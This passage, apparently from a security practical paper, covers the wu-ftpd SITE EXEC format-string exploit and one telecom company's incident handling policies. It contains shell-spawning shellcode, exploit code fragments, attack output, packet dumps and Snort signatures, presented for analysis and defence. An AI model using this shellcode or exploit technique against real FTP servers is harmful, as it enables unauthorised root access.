  "\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31"
  "\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d"
  "\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46"
  "\x09\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8"
  "\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0"
  "\x31\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff"
  "\x30\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";
```

After logging in anonymously the tool will find the return address by using the technique of eating memory with '%x'sequences:

```
 . . .
fprintf (stderr, "Logged in.. \n");
  fprintf (stderr, "+ Finding ret addresses \n");
  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  strcpy (cmdbuf, "SITE EXEC %x %x %x %x +%x |%x\n");
  write (pip, cmdbuf, strlen (cmdbuf));
 . . .
if (!strncmp (cmdbuf + 4, "%x", 2))
    {
      fprintf (stderr, "_[1m_[31mWuftpd is not vulnerable : %s \n_[0m",
               cmdbuf);
      exit (-1);
    }
  else
    {
      fprintf (stderr, "_[1m_[32mWuftpd is vulnerable : %s \n_[0m", cmdbuf);
    }
  reta = strtoul (strstr (cmdbuf, "|") + 1, strstr (cmdbuf, "|") + 11, 16);
  retz = strtoul (strstr (cmdbuf, "+") + 1, strstr (cmdbuf, "|") + 11, 16);
  memset (cmdbuf, 0x0, sizeof (cmdbuf));
  strcpy (cmdbuf, "SITE EXEC ");
```

After determining if the system is vulnerable, the program will overwrite the return address with the pointer to the code of the attacker. Once the code of the attacker is executed he will have access to a shell prompt.

```
memset (cmdbuf, 0x0, sizeof (cmdbuf));
sprintf (cmdbuf, "SITE EXEC
aaaaaaaaaaaaaaaaaaaaaaaaabbbb%c%c\xff%c%c",
           (reta & 0x000000ff), (reta & 0x0000ff00) >> 8,
(reta & 0x00ff0000) >> 16, (reta & 0xff000000) >> 24);
```

Description and diagram of the attack

The exploit typically begins with a reconnaissance phase in which the attacker will try to identify the vulnerable systems. This can be done manually or automatically. Once the attacker has identified a vulnerable system, the logon process succeed using an anonymous or a user defined account. The hard work is to discover the stack information to be overwritten. Some tools have this information hardcoded and others are prepared to use brute force against the system. With the return addresses the attacker tool will overwrite them and point to the attacker code that will be executed. The attacker code will prompt the attacker with a shell session. The attacker has now control over the system. This kind of attack flow is illustrated in the diagram below.


Attack Flow
Attacker
FTP Server
Attack Program
Wu-Ftpd Control Connection
Automated or manually reconnaissance process
FTPd prompt
Anonymous or user defined FTP login
Login OK
Crafted SITE EXEC command used to discover stack inf.
Return Pointer and other stack informatio
Crafted SITE EXEC command with the attacker code
Shell prompt
Shell Prompt
Attacker shell commands
Shell Session

Figure 2: Attack Flow

The attacker tool wn-lnx was used against our pristine system. The screen captured is shown below:

```
./wu-lnx victim.test
Connected to: victim.test
Banner: 220 localhost FTP server (Version wu-2.6.0(1) qua out 27 06:34:59 BRDT
1999) ready.
```

```
Logged in..
+ Finding ret addresses
Wuftpd is vulnerable : 200-f7 1ee 806d378 7 +bfffd8bc |bfffd4b8
200  (end of '%x %x %x %x +%x |%x')

Ret location befor: bfffd4b8
Ret      location : bfffd460
Proctitle addres  : ffffd8a3 and 4294957219
...
...
Wait for a shell.....

Segmentation Fault
```

During the test the Snort NIDS was running and capturing packets. Part of the Snort alert log can be verified below:

```
...
[**] FTP site exec [**]
02/05-11:08:17.921686 0:0:E2:34:73:FE -> 0:60:97:22:2B:3A
type:0x800 len:0x60
attacker.test:1038 -> victim.test:21 TCP TTL:64 TOS:0x0 ID:1102
IpLen:20 DgmLen:82 DF
***AP*** Seq: 0x71C09D68  Ack: 0xD8948D3A  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 488291 452700
53 49 54 45 20 45 58 45 43 20 25 78 20 25 78 20  SITE EXEC %x %x
25 78 20 25 78 20 2B 25 78 20 7C 25 78 0A        %x %x +%x |%x.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] FTP site exec [**]
02/05-11:08:18.931774 0:0:E2:34:73:FE -> 0:60:97:22:2B:3A
type:0x800 len:0x102
attacker.test:1038 -> victim.test:21 TCP TTL:64 TOS:0x0 ID:1105
IpLen:20 DgmLen:244 DF
***AP*** Seq: 0x71C09D86  Ack: 0xD8948D89  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 488392 452801
53 49 54 45 20 45 58 45 43 20 25 78 25 78 25 78  SITE EXEC %x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
25 78 25 78 25 78 25 78 25 78 25 78 7C 25 78 0A  %x%x%x%x%x%x|%x.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] FTP site exec [**]
02/05-11:08:21.951797 0:0:E2:34:73:FE -> 0:60:97:22:2B:3A
type:0x800 len:0x227
attacker.test:1038 -> victim.test:21 TCP TTL:64 TOS:0x0 ID:1108
IpLen:20 DgmLen:537 DF
***AP*** Seq: 0x71C09E46  Ack: 0xD8948EE3  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 488694 452902
53 49 54 45 20 45 58 45 43 20 61 61 61 61 61 61  SITE EXEC aaaaaa
61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
61 61 61 61 62 62 62 62 60 D4 FF FF BF 25 2E 66  aaaabbbb`....%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 64 25 64 25 64 25 64 25 64 25 64 25 64 25 64  %d%d%d%d%d%d%d%d
25 64 25 64 25 64 25 64 25 64 25 64 25 64 25 64  %d%d%d%d%d%d%d%d
25 64 25 64 25 64 25 64 25 64 25 64 25 64 7C 25  %d%d%d%d%d%d%d|%
78 7C 25 78 0A                                   x|%x.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The program wu-lnx is specific for RedHat version 6.2 and it needs to be changed in order to function correctly against our Linux Conectiva 4.2 version. During the tests we could observe the following messages in the */var/log/messages*:

```
...
Feb  5 11:27:18 localhost ftpd[881]: ANONYMOUS FTP LOGIN FROM
attacker.test [attacker.test], ~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
```

```
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P1À1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M
^^A~HF^Df¹ÿ^A°'Í~@1À~M^^A°=Í~@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ
~@þÉuó1À~HF^I~M^^H°=Í~@þ^N°0þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^L°^KÍ~@1À
1Û°^AÍ~@è~Pÿÿÿ0bin0sh1..11

Feb  5 11:27:23 localhost ftpd[881]: FTP session closed
Feb  5 11:28:52 localhost ftpd[885]: ANONYMOUS FTP LOGIN FROM
attacker.test [attacker.test], ~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~
P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P1À1Û1É°FÍ~@1À1ÛC~IÙA°?Í~@ëk^1À1É~M
^^A~HF^Df¹ÿ^A°'Í~@1À~M^^A°=Í~@1À1Û~M^^H~IC^B1ÉþÉ1À~M^^H°^LÍ
~@þÉuó1À~HF^I~M^^H°=Í~@þ^N°0þÈ~HF^D1À~HF^G~Iv^H~IF^L~Ió~MN^H~MV^L°^KÍ~@1À
1Û°^AÍ~@è~Pÿÿÿ0bin0sh1..11
...
```

Signature of the attack

Snort, a Network Intrusion Detection System, can be configured to identify the SITE EXEC format string vulnerability using the following signatures:

```
    alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP EXPLOIT
    format string"; flags: A+; content: "SITE EXEC |25 30 32 30 64 7C
    25 2E 66 25 2E 66 7C 0A|"; depth: 32; nocase;
    reference:arachnids,453; classtype:attempted-user; sid:338; rev:1;)

    alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP site exec";
    content: "site exec"; nocase; flags: A+; reference:bugtraq,2241;
    reference:arachnids,317; classtype:bad-unknown; sid:361; rev:2;)
```

The second signature is more generic than the first. It will report any execution of the SITE EXEC command.

How to protect against the vulnerability

To protect themselves, first the companies need to know exactly what kind of services need to be running in the systems. If the service is not necessary, the best thing to do is to disable or even remove the service.
However, if the service is necessary, the companies need to keep the systems up-to-date (apply the patches) in order to avoid the exploit of the vulnerabilities. Even with the systems up-to-date the companies should subscribe to worldwide security lists to keep an eye on what is happening around the world and to be proactive in case of new vulnerabilities. In the case of the Wu-Ftpd format string vulnerability the companies needed to apply the patches as soon was possible.

It is also recommended to control the access to the service by using firewalls or Access Control Lists when possible and to monitor the logs trying to find strange things.
In the case of FTP daemon it is also recommended to avoid anonymous FTP (server) if possible.
If the company really needs to use a FTP server it is strongly recommended to keep it up-to-date, try to use validated users and follow the best practices to install a security FTP server.

As format string vulnerabilities are related to programming bugs, vendors could prevent them by following good programming practices like:

- implementing awareness and training for developers;
- performing code reviews and error-checking on their programming code;
- using automated code-checking, fault injection and stress test tools.

Part 3 – The Incident Handling Process

Preparation

The preparation is the phase in which you build the groundwork to face the "storms" . Aspects like policies, people, education, data, software/hardware, means of communication, supplies needed, means of transportation, space, power, environmental controls and documentation can not be forgotten in this phase.

Two years ago Company A usually had to reinstall at least one server per week after attacks. The DNS servers, HTTP servers and routers were the major victims. Company A did not have a Security Policy and an Incident Handling Team at that time.
Company A is a telecommunication company in Brazil and its business includes telephone, cable network, dial up network, xDSL network and internet backbone provider.
Nowadays security is an important concern in Company A not only to support our business and customers, but also because security means business.
As a result of the problems faced, the work done by the security group to get the management's attention and the importance that security gained on TV and press, during this last two years Company A has invested a lot in education, books, hiring good people and consultant services to improve its security.

I was hired to be part of the Security Team, which have six members and my job function includes to handle incidents, to build policies, intrusion detection and perimeter defense.
I've been working for Company A for two years now and when we are under fire my priority is to handle the incidents.
Our heavy work is concentrated on the preparation phase because we follow a policy in which a better preparation now can cost less in the future.
As results of the preparation phase we have the **Configuration Security Policy**, the **Incident Handling Security Policy** and the **Corporate Security Policy**. As other results of the preparation phase we have documents containing specific procedures and checklists to configure and mantain technology according to our policies. The most important aspects associated with the incident handling process of each policy are described below.

The Configuration Security Policy

The Configuration Security Policy includes the responsibilities of the users, staff of support, suppliers and customers of Company A to be observed in order to protect information and *Network Systems* of Company A. It also describes means to avoid and answer a variety of threats including unauthorized access, loss of information, unauthorized modification and disclosure. This policy dictates that the Security Team is the central point for the security concerns.

The main goal of this policy is to provide a security configuration standard for the network equipments and systems to avoid or mitigate the security problems associated with the vulnerabilities found in different versions of software and hardware.The most important aspects are:

Authentication: All the network equipments must support a centralized authentication service like RADIUS or TACACS or other authentication service approved by the Security Team.
Remark: Before the implementation of this policy the equipments had users created in their operating system, without a centralized control and a strong user and password management control. This lack of control facilitated unauthorized access to the equipments.

User and Password management: The password is a crucial key in the security process. The user name must have at least six characters and the password must have at least eight characters. The password must include at least one non-alphabetical characters, and uppercase mixed with lowercase characters.
Remark: The intention of this policy is to make users aware that they must take specific steps to make their passwords difficult for unauthorized parties and system penetration software or cracking software to guess.

User Privileges: When possible, all the users' privileges need to be created according to their job functions and after each six months their privileges must have management reevaluation.
Remark: Sometimes technology does not provide the means to create users with different level of privileges.

Access: When the technology supports encrypted protocols, the access to the servers and network equipments of Company A must be done by using these protocols.
Remark: When possible, SSH (Secure Shell) are used to have access to our equipments and, when is not, we restrict the telnet access only to addresses coming from our network. The use of SSH avoids the sniffing of passwords and user identification.

Password Change: All the administrators and critical users will have their password automatically forced to change every 45 days after their creation. Other users will have their password forced to change every 60 days after creation.
Remark: This policy enforces the strength of passwords because of the automatic expiration.

Encryption of Passwords: Passwords must always be encrypted when held in storage for any significant period of time or when transmitted over networks. This will prevent them from being disclosed to wiretappers and other unauthorized parties.
Remark: Encryption provides one of the few effective ways to safeguard passwords, encryption keys, pseudo-random number generator seeds, and other security parameters. Without encryption, these parameters may be inadvertently disclosed to persons who have access to system buffers, temporary working memory inside a computer, among other means.

Default Passwords: All vendor supplied default passwords must be changed before any computer or network equipment is used for Company A business.
Remark: One of the oldest, yet still most successful ways to break into systems is to employ default vendor passwords. These default passwords are strings such as "sysadm" or "admin" or no password Typically, the vendor-supplied default passwords are known by both the technical people with experience on the platform and the hacker/cracker community.

Non-Essential Services: All non-essential services must be disabled before any computer or network equipment is used for Company A business.
Remark: This is a strong measure to decrease intrusion possibilities. Services like *finger*, *rexec*, *rshell* and others are disabled.

Warning Banners: On the occasion of the authentication (log-in) process for servers and network equipments of Company A a warning banner must be shown to the users. This warning must include:
I - the system is to be used only by authorized users, and
II - by continuing to use the system, the user represents that he is an authorized user and agrees that his activities can be monitored.

```
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

                                 A T E N C A O

          *** Permitido o uso somente para pessoas autorizadas ***

   A utilizacao indevida ou a operacao que exceda o nivel de autorizacao permitido,
                          estara sujeita a monitoramento.

                          <nome-de-prompt-do-equipamento>
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Remark: For legal reasons, it is advisable to make all users aware that the involved system is to be used only for authorized purposes. In the event of prosecution against those who entered the system illegally, one of the most successful defending claims is that there was no notice saying they could not enter. Above it is possible to verify the banner in Portuguese approved by our legal department.

Clock Synchronization: All computers and network equipments connected to the corporate network or external network including Internet must have the current time accurately reflected in the internal clock. All clocks should be set to local standard time.
Remark: This policy helps with reliable event logging, fault correlation and security related activities. The clock synchronization is extremely important for the incident handling process as the intention is to allow handlers to reliably trace the actions of unauthorized intruders on the network. If clocks are not synchronized and accurate, then investigations

can be obstructed or the results of the investigation may be unreliable and unusable on a prosecution.

Spoofed-DoS: The equipments that interconnect networks with different address ranges must implement egress filtering to prevent Company A network from being the source of forged communication.
Remark: All organizations connected to the Internet should only allow packets to leave their network with valid source IP addresses that belong to their network. The spoofed IP packets are generally used in DoS attacks. But it's important to remember that ACLs can create problems of performance in the equipment. Below is an example of the egress filtering for Cisco routers:

```
ip access-list extended antispoof-customername/network
 permit ip aaa.bbb.ccc.ddd   eee.fff.ggg.hhh any
 permit ip iii.jjj.kkk.lll 255.255.255.252 any
deny   ip any any
```

where :

```
aaa.bbb.ccc.ddd is the customer network base address
eee.fff.ggg.hhh is the associated mask
iii.jjj.kkk.lll is the base routing address
```

Smurf Amplification: All the network equipments of Company A must be configured so they can not be used as a Broadcast Amplification site.
Remark: This policy is very important in order to assure that the network will not be used in Smurf DoS attacks as an amplification site.

Centralized Syslog Server: All the critical network and computers of Company A must have a centralized syslog server.
Remark: It is hard to define what is critical under a security point of view, but due to storage limitations we still do not have a centralized syslog server for all the equipments. The centralized logs provide a greater security and an optional source in the event of a security violation. This policy is extremely important for the incident handling process as the intention is to allow investigators to reliably trace the actions of hackers or other unauthorized intruders on the network.
The Security Team is working now to have an automatic analysis of the logs using freeware software like Logcheck deployed to all the critical systems.

SNMP Management: All Company A equipments under SNMP management must not use Public community strings.
Remark: The majority of network equipments have Public as its default SNMP community string and this can lead to potential reconnaissance and security violations.

The Corporate Security Policy

The Corporate Security Policy presents the responsibilities of the users and the staff of support of Company A to be observerd in order to protect the *Information Technology* resources of Company A. This policy contains all other policies. But it still needs to be improved, because aspects like presumption of privacy, use of encryption and home workers are not clear enough at this moment. We are working hard to fulfil this gap.
The main goal of this policy is to provide the directions to the corporate users related to:

Use of IT resources: The Company A IT resources must be used for business purposes only.
Remark: The intention of this policy is to provide clear guidance regarding personal use of computer and communication systems.

Antivirus Software: All the servers and users' workstations must have an antivirus software with automatic update.
Remark: This policy mitigates the infestation of virus and worms into the internal network. Virus infestation can be a noisy and expensive experience.

User and Password Managment: The password is a crucial key in the security process ...
Remark: This policy, besides the one shown in the Configuration Security Policy, presents rules to construct a strong password including hints, among others, like:

- To avoid names, nicknames, dictionary words in the password;
- To avoid one character passwords like "cccccc";
- To avoid things that can be easily associated with the user like birthday, telephone number and social security number.

It also dictates that the user can not use the last thirteen (13) used passwords. This history control must be employed to prevent users from reusing passwords, i.e., prevents the user from flip-flopping between two passwords or following some other simple password rotation scheme.

Backups: All sensitive informantion of Company A must have at least one security copy (backup).
Remark: This policy has a lot of information. It describes which information must have backup, when, how and how many copies. It is very important in cases which you need to recover information. The backup will be your salvation and sometimes you will need it for legal reasons. The users' workstations do not have backup, but each department has a storage area in the servers to save sensitive information. This area has an automatic backup. This policy also specifis outside backups, restoration process and means of transportation of the backup media. This policy dictates that every server must have disk redundancy like RAID 1 or RAID 5 to prevent loss of information in cases of disk crash.

The Incident Handling Policy

This policy began after we analysed and discussed the guide "Incident Handling Step By Step" version 1.5 from SANS Institute, which is a consensus of expert practioners. The Security Team of Company A created the Incident Handling Policy after this process.
Our internal Incident Handling Team is a centralized team and has four people which are from the Operation and Information Technology departments. The group is called IHG (Incident Handling Group).

When Company A has an incident Handling Agreement with other companies, the IHG has members of both companies. This case is more complex to deal with because the agreement must specify the responsibilities of each company clearly. Another problem is sometimes the lack of knowledge and culture between the companies. It's not easy to convince another company to share their root/admin passwords. We are still evolving this kind of agreement and learning with our two contracts already established. The same people from Company A IHG work both in the internal cases and in the cases of the agreements.
A call list and tree is made in order to contact and inform people quickly. The call list includes the name of system administrators, telephones and addresses besides the same information from the components of the IHG and members of the Legal and Communication departments. All the members have copies of the call list at offsite locations. The means of communication used includes fax, celular phones and encrypted e-mail using the cryptographic tools provided by the e-mail system of Company A and the other companies. This cryptographic e-mail system is based on a public and private key pair and provides means to encrypt and sign the content of the messages. Fortunately, the companies, which has the signed agreements, has the same software of e-mail that we use. But this is not a comfortable situation and that is why we are planning to purchase PGP (Pretty Good Privacy).
The passwords and encryption keys of Company A are recorded on paper, sealed in signed and labeled envelopes which are stored in locked containers. The IHG has the responsability to keep these passwords and keys up-to-date.

The main goal of this policy is to establish the responsibilities of the IHG to deal with the incidents and to describe the concepts related to the handling process. These concepts and responsibilities are:

<u>What's an incident</u> ?
Company A will consider an incident an event or theft that can cause or have caused harm to the integrity, confidentiality, legality, availability and authenticity of information or means used either to process, store and tranport information of Company A or to support its customers.

<u>Internal versus External</u>: An internal incident is that one in which the target is Company A resources (IP addresses are considered resources) and the source is also Company A resources. All other incidents are considered external.

An internal incident must follow the phases: preparation, identification, containment, eradication, recovery and follow-up.
External incidents will follow the phases: preparation, identification, containment, eradication, recovery and follow-up when:

- They originate in resources under direct responsibility/management of Company A;
- The resources under direct responsibility/management of Company A are the target;
- When there is an Incident Handling Agreement established between Company A and other companies.

External incidents that originate in resources under responsibility/managment of Company A customers, will have at least the phases of preparation, identification and containment (when possible) followed by Company A. The eradication, recovery and follow-up phases are a direct responsibility of Company A customers.
External incidents in which the target is resources of Company A customers will have at least the phases of preparation, identification and containment (when possible) followed by Company A.
Contacting law enforcement agencies is a management decision that maybe supported by the Company A Security Team.

Point of Contact: Company A established the mail address *security@CompanyA.net.br* as the primary way to receive or register incidents. The notification needs to include:

- The description of the incident;
- The addresses implicated in the incident;
- Dates, hour and timezone;
- Protocols and ports implicated in the incident (logs).

Company A also has a 24 hour toll-free phone number available to receive notifications. This kind of information is available in the Web site of Company A.

Partnernet: Company A established agreements with its neighborhood Autonomous Systems (Companies) that permit It to monitor and contain incidents. Company A has also agreements with its customers that allow It to monitor and contain incidents when possible.
Remark: It is very important to establish partnernet because in cases of large attacks like DDoS, if you have pre-authorization to contain the attack, you can avoid the situation to get worse for you and others. But sometimes to contain the attack, you will need to stop someone's business and that is the case when you may face problems, specially with your customers.
To monitor events we use network and host-based IDS (Intrusion Detection Systems). As network-based IDS we use SHADOW with sensors in some segments of the network and we are preparing to deploy Snort. As host-based IDS we use scripts to monitor the logs (http, /var/log/messages, /var/log/secure, etc) that send snmptraps to the NOC (Network Operating Center) when abnormal conditions are detected. The software Logcheck is also used to send the snmptraps. Depending on the severity of the traps, a short message is automatically sent to the Security Team of Company A cellular phone.

Severity: The severity of an attack will be calculated as the expression below:

Severity = (Criticality + Lethality) – (System + Network Countermeasures)
Where:

Criticality is a 5 point scale:

- 1 point : workstations, Windows 95, Windows 98, Windows ME and others;
- 2 points: Unix workstations;
- 3: ICQ, FTP servers
- 4: e-mail relay/exchanger and Web servers;
- 5: Firewalls, DNS, authentication, domain servers, routers and switches from the core of the backbone.

Lethality is a 5 point scale:

- 1 point: attack is very unlikely to succeed;
- 2: confidentiality attack: e.g. null session;
- 3: attacks with user access (non root);
- 4: total lockout by denial of service
- 5: attack can gain root across the network

System countermeasures is a 5 point scale:

- 1: No wrappers or allow fixed passwords, or system with weak password policy, system with non essential services running;
- 3: older operating system, some patches missing;
- 5: modern operating system, all patches added and security as TCP Wrappers and Secure Shell (SSH)

Network Countermeasures is a 5 point scale:

- 1: no firewall;
- 2: permissive firewall;
- 4: restrictive firewall, some external connections (modems, ISDN)
- 5: validated restrictive firewall, only one way in or out.

Remark: Once an attack is identified, severity is a metric used by our team to decide whether or not to "dispatch" the Incident Handling Team and to answer if our defenses are sufficient for the moment.

In this practical case we calculated the severity of the attack against Company B, in other words the attack used to gain control of the machine bb2:

Criticality: 5 or 4 because the firewall (bb1), e-mail and DNS servers were involved, then we chose 5;
Lethality – the lethality of an exploit is the likelihood that the attack will cause damage: 5 - the attacker gained root access across the network;

System countermeasures: 1 or 3 – Company allowed fixed passwords, there was no TCP wrappers, and there were non essential services running. An older version of operating system was running without patches – We chose 1;
Network Countermeasures: 1 – No firewall protecting the machines attacked.

Then: Severity = (5 + 5) – (1 + 1) = 8

